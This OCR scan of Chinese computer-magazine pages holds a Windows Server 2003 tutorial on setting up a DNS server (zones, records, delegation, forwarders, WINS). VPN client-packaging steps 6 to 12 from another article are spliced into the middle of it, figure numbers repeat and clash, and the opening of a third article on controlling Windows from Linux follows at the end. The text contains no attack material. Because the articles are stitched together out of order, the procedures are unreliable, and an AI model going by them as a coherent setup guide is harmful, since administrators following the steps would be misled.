


图 4

刘流：随着时代的进步，计算机技术也在发生着巨大的变化，自从IPv4推出以来，人们可以用IP地址来访问网络中的计算机，但是这样的IP地址实在是难以记忆。由此，专家们推出了域名服务，并从最初的平面式结构发展到了如今立体的域名系统。但是不管怎么变，也不管是IPv4还是IPv6，不变的永远是用户至上的宗旨，方便快捷而又安全的服务。你想知道Windows 2003的DNS到底是什么样子的吗？请跟随本文的作者进入愉快的域名系统之旅，相信会带你进入一片全新的技术天地。

轻松创建 Windows 2003 DNS服务器



文／图 RITATV

Windows 2003推出以后，许多网络管理员都从原来的Windows 2000系统转变到Windows 20003上。在这样的情况下，和网络正常运行有着非常密切联系的DNS服务器就显得比较重要了，本文将带大家建立起自己的DNS服务器，希望对广大网络管理员有一定帮助，下面我们正式开始。

打开DNS服务：要打开“DNS”，需要到计算机管理中双击“DNS”，打开后如图1所示。

6．进入“VPN项目”窗口，你会看到一个默认的虚拟专用网络项目，选中它然后点击“编辑”按钮，在弹出的窗口选择“TCP/IP设置”标签，去掉其中的“使此连接成为客户端的默认网关”项，如图4所示，只有这个选项取消之后才能满足上面提出的第1条要求，因为这样VPN连接成功之后，才不会修改默认网关，使得我们仍然可以上网并能使用VPN连接。在图4的“安全”标签中可以进一步配置是使用PPTP还是L2TP，或者是先尝试L2TP再试PPTP，也可进一步设置加密方面的参数，通常情况下，保持默认值就够了。

7．进入下一步“电话簿”窗口，由于没有安装电话簿服务，取消“自动下载电话簿更新”项，然后点击“下一步”。

8．在“拨号项目”窗口点击“下一步”，进入“路由选择表更新”窗口，由于VPN登录后客户端没有更改默认网关（第5步的结果），所以根据路由决定可以发现VPN客户端默认情况下不能访问图1中的192.168.0.0/24子网，因此我们必须在VPN客户端连接成功后添加一条到它的路由，先打开记事本，输入并保存下面这段命令（更详细信息请使用帮助）：

```
ADD 192.168.0.0 MASK 255.255.255.0 default METRIC
default IF default
```

然后在图5中选择上面创建的文本文件就行了。我们不仅可以在这里增加路由，还可以删掉路由，这样可以防止VPN客户端访问内网的某些子网。这个路由文件也可以像上面VPN服务器文件一样通过URL更新。注意上面的路由更新需要客户端用户有本地管理员权限。

9．在“自动代理”窗口中选择“不配置代理设置”。

10．进入“自定义操作”窗口，这里提供了更大的自由设置空间，你可以在这里配置VPN连接的各个阶段客户端可以运行的程序，从而达到管理的目的；




图5

11．接下来是“登录位图”窗口，为了更加规范，你可以为VPN登录窗口创建一张有公司标记的图片，标准是330X140的BMP图片，在“支持信息”窗口可以填入一些支持信息，比如支持电话，这个支持信息将显示在VPN登录窗口中。

12．在后面的窗口中选上“用此服务配置文件安装连接管理器1.3版”，后面就一直“下一步”，直到生成VPN客户端软件。生成的文件在%Program Files%\Cmak\Profiles\文件名\文件名.exe下，这里的“文件名”就是上面第1步设置的名字，这里是VPN.exe，它大小只有几百K。

软件包创建好之后，就可以把上面的VPN.exe分发给客户端，客户端用户只要双击安装它即可，安装好以后这个连接也会位于“网络连接”窗口中。我们可以通过电子邮件，公司Web链接等方式分发客户端软件。安装好以后，VPN客户端软件的使用与平常自行创建的VPN连接没什么不同，只是不能再随意更改某些设置，相信这样的软件包更适合批量安装和新手级员工使用。




图 1

创建正向查找区域：打开“DNS”，在其中的“正向搜索区域”上点击右键，新建一个区域，如图2所示。这里有3种可以选择的类型，其中“存根区域”是Windows 2003中新增的区域类型。依次按照向导提示进行下去就可以了。




图 2

向区域添加资源记录：打开“DNS”->右键单击控制台树中相应的区域，然后单击“其他新记录”，在“选择资源记录类型”列表框中。选择要添加的资源记录的类型，单击“创建记录”，在“新建资源记录”中，输入完成资源记录所需的信息，为资源记录指定完所有必需信息之后，单击“确定”向区域添加新记录，如图3所示。




图 3

创建反向查找区域：打开“DNS”，在“反向查找区域”上点击右键，新建一个区域，然后按照向导提示，依次进行下去，如图4所示。

创建区域委派：打开“DNS”，右键单击控制台树中相应的子域，然后单击“新建委派”，按照“新建委派向导”中提供的指令操作，完成对新委派的域的创建。这里，首先要在受委派的区域中新建一个主机记录，然后才能将其委派到一个新的子域，如图5所示。




图 4

保护DNS服务器：打开“DNS”，右键单击控制台树中相应的DNS服务器，然后单击“属性”，在“接口”选项卡上，确保DNS服务器正在侦听正确的接口；在“高级”选项卡上，选中“保护缓存防止污染”复选框，如果DNS服务器不执行递归解析，则可选中“停用递归”复选框。如图6所示。




图 5




图 6

配置转发器：在DNS中的某个服务器上点击右键，选择属性，然后就会出现如图7所示的对话框，只要在里面填入要转发到的IP地址就可以了。




图 7

WINS集成：在需要和WINS集成的区域上点击右键，选择属性，打开如图8所示的窗口，然后指定WINS服务器的IP地址就可以了。




图 8

写到这里，其实还有很多的东西没有提及，因为篇幅的限制，还是希望读者朋友自己多摸索一下，什么东西都不难，难的是要躬行之！

适合读者	Linux初学者 网管
前置知识	Linux基本使用方法

文/图 刘文

让Linux可以遥控Windows

看到这个标题大家可能会想，Linux中怎么可以遥控Windows呢？一定是搞错了吧？其实你想过没有，如果在Linux中能够使用"终端"这种远程控制的服务来管理Windows，那么Linux中的Windows管理员不就有了吗？下面就让我们来看看Linux中怎样使用终端服务吧！

在Linux中安装终端服务客户端

既然想在Linux中使用终端服务远程控制Windows，那么就需要在Linux中先配置好终端服务的控制端才行。在Linux中安装终端服务并不需要下载什么程序包，因为在Linux中本身就内置了这个组件。安装该组件的方法很简单，过程如下：依次单击"主菜单"、"系统设置"、"添加/删除应用程序"，在弹出的窗口中拖动右侧的滚动条至最下方，勾选"系统"部分中的"系统工具"项，然后点击右侧的"细节"链接，如图1所示。

